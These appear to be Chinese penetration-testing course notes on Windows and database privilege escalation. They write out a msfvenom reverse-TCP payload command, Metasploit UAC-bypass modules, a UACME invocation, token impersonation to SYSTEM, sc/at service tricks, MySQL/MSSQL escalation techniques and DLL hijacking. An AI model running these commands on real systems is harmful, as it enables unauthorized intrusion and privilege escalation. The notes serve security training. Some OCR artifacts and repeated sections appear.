
权限提升-Win 本地用户&进程注入&令牌窃取&AT&SC&PS 服务命令

权限提升-WIN 本地用户&BypassUAC&DLL 劫持&引号路径&服务权限


权限提升-小迪安全
① Web权限
基础
有那些权限?
环境语言用户权限?
权限怎么获取的?
权限能做那些事情?
分类
网站后台
中间件后台
数据库后台
第三方应用后台
技术
后台功能点(如实现文件操作的功能)
还可以借助网上的公开资料进行利用
补充
部分权限可以实现互相提升转移
② 系统权限
Linux
Web->root
User->root
Windows
Web->System
溢出漏洞
流程
1、信息收集
2、筛选EXP
WindowsVulnScan
wesng
Vulmap
https://i.hacking8.com/tiquan
3、下载EXP
KernelHub
Poc-in-Github
exploitdb
4、执行EXP
平台
手工提权
CS插件化
taowu
ladon
MSF自动化
1、生成反弹后门
2、配置监听会话
2.1、筛选EXP模块
3、利用EXP溢出提权
数据库
帐号密码获取
0、网站存在高权限SQL注入点
1、数据库的存储文件或备份文件
2、网站应用源码中的数据库配置文件
3、采用工具或脚本漏破(需解决外联问题)
MYSQL
条件限制
ROOT密码
-secure-file-priv没进行目录限制
技术分类
UDF
5.2
>=5.2
启动项
MOF
反弹shell
利用工具
MSF
Navicat
MSSQL
条件限制
SA密码
技术分类
xp_cmdshell
sp_oacreate
沙盒
Oracle
条件限制
数据库帐号密码
技术分类
普通用户
DBA用户
注入
Redis
参考前期的课程
PostgreSQL
CVE-2018-1058
本地普通数据库用户
需要数据库管理用户操作数据库触发
CVE-2019-9193
本地数据库管理用户
第三方应用软件
远控类：Teamviewer 向日葵 Todesk VNC Radmin 等
密码类：各大浏览器 Xshell Navicat 3389 等
服务类：FileZilla Serv-u Zend等
CS/MSF 插件模块
条件：需要非Web用户权限，不适用于常规的Webshell权限提升
服务命令
AT
Win7之后弃用
实用Win2003，Win7之前版本
at 21:00 /interactive cmd
SC
Win7之后启用，弃用AT
实用Win2003可用，Win7之后版本弃用但失败
sc Create syscmd binPath= "cmd /K start" type= own type= interact
sc start syscmd
PS
通杀
Pstools
进程注入
pinjector
msf&migrate
令牌窃取
use incognito
msf
list_tokens -u
impersonate_token "NT AUTHORITY\SYSTEM"
实用于web环境

#知识点：

1、BypassUAC&Dll 劫持

2、不安全服务&引号路径

#截至目前思路点总结如下：

1.提权方法有部分适用在不同环境，当然也有通用方法

2.提权方法也有操作系统版本区分，特性决定方法利用面

3.提权方法有部分需要特定环境，如数据库,第三方提权等

#截至目前思路点总结如下：

1.提权方法有部分适用在不同环境，当然也有通用方法

2.提权方法也有操作系统版本区分，特性决定方法利用面

3.提权方法有部分需要特定环境，如数据库,第三方提权等

#思考点：

1、如何判断采用什么数据库提权？

2、数据库提权首要条件密码获取？

3、有那些数据库类型可以进行提权？

4、操作系统在数据库提权中有那些疑问？

#章节点：

1、Web 权限提升

2、系统权限提升

3、域控权限提升

#详细点：

演示案例：

- Win7&10-BypassUAC 自动提权-MSF&UACME
- Win2012-DLL 劫持提权应用配合 MSF-FlashFXP
- Win2012-不带引号服务路径配合 MSF-MacroExpert
- Win2012-不安全的服务权限配合 MSF-NewServices

#Win7&10-BypassUAC 自动提权-MSF&UACME

为了远程执行目标的 exe 或者 bat 可执行文件绕过此安全机制，以此叫 BypassUAC

绕过项目：MSF 内置，Powershell 渗透框架，UACME 项目(推荐)

开启 UAC 和未开启 UAC 时,MSF 默认 getsystem 提权影响(进程注入)

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.46.158

lport=3333 -f exe -o msf.exe

1、MSF 模块：

-Test in Win7 本地电脑 本地权限

use exploit/windows/local/bypassua

-Test in Win10 本地电脑 本地权限

use exploit/windows/local/ask

use exploit/windows/local/bypassuac_sluihijack

use exploit/windows/local/bypassuac_silentcleanup

2、UACME 项目：

https://github.com/hfiref0x/UACME

Akagi64.exe 41 msf1.exe

Akagi64.exe 编号 调用执行

#Win2012-DLL 劫持提权应用配合 MSF-FlashFXP

原理：Windows 程序启动的时候需要 DLL。如果这些 DLL 不存在，则可以通过在应用程序要查找的位置放置恶意 DLL 来提权。通常，Windows 应用程序有其预定义好的搜索 DLL 的路径，它会根据下面的顺序进行搜索：

1、应用程序加载的目录

2、C:\Windows\System32

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址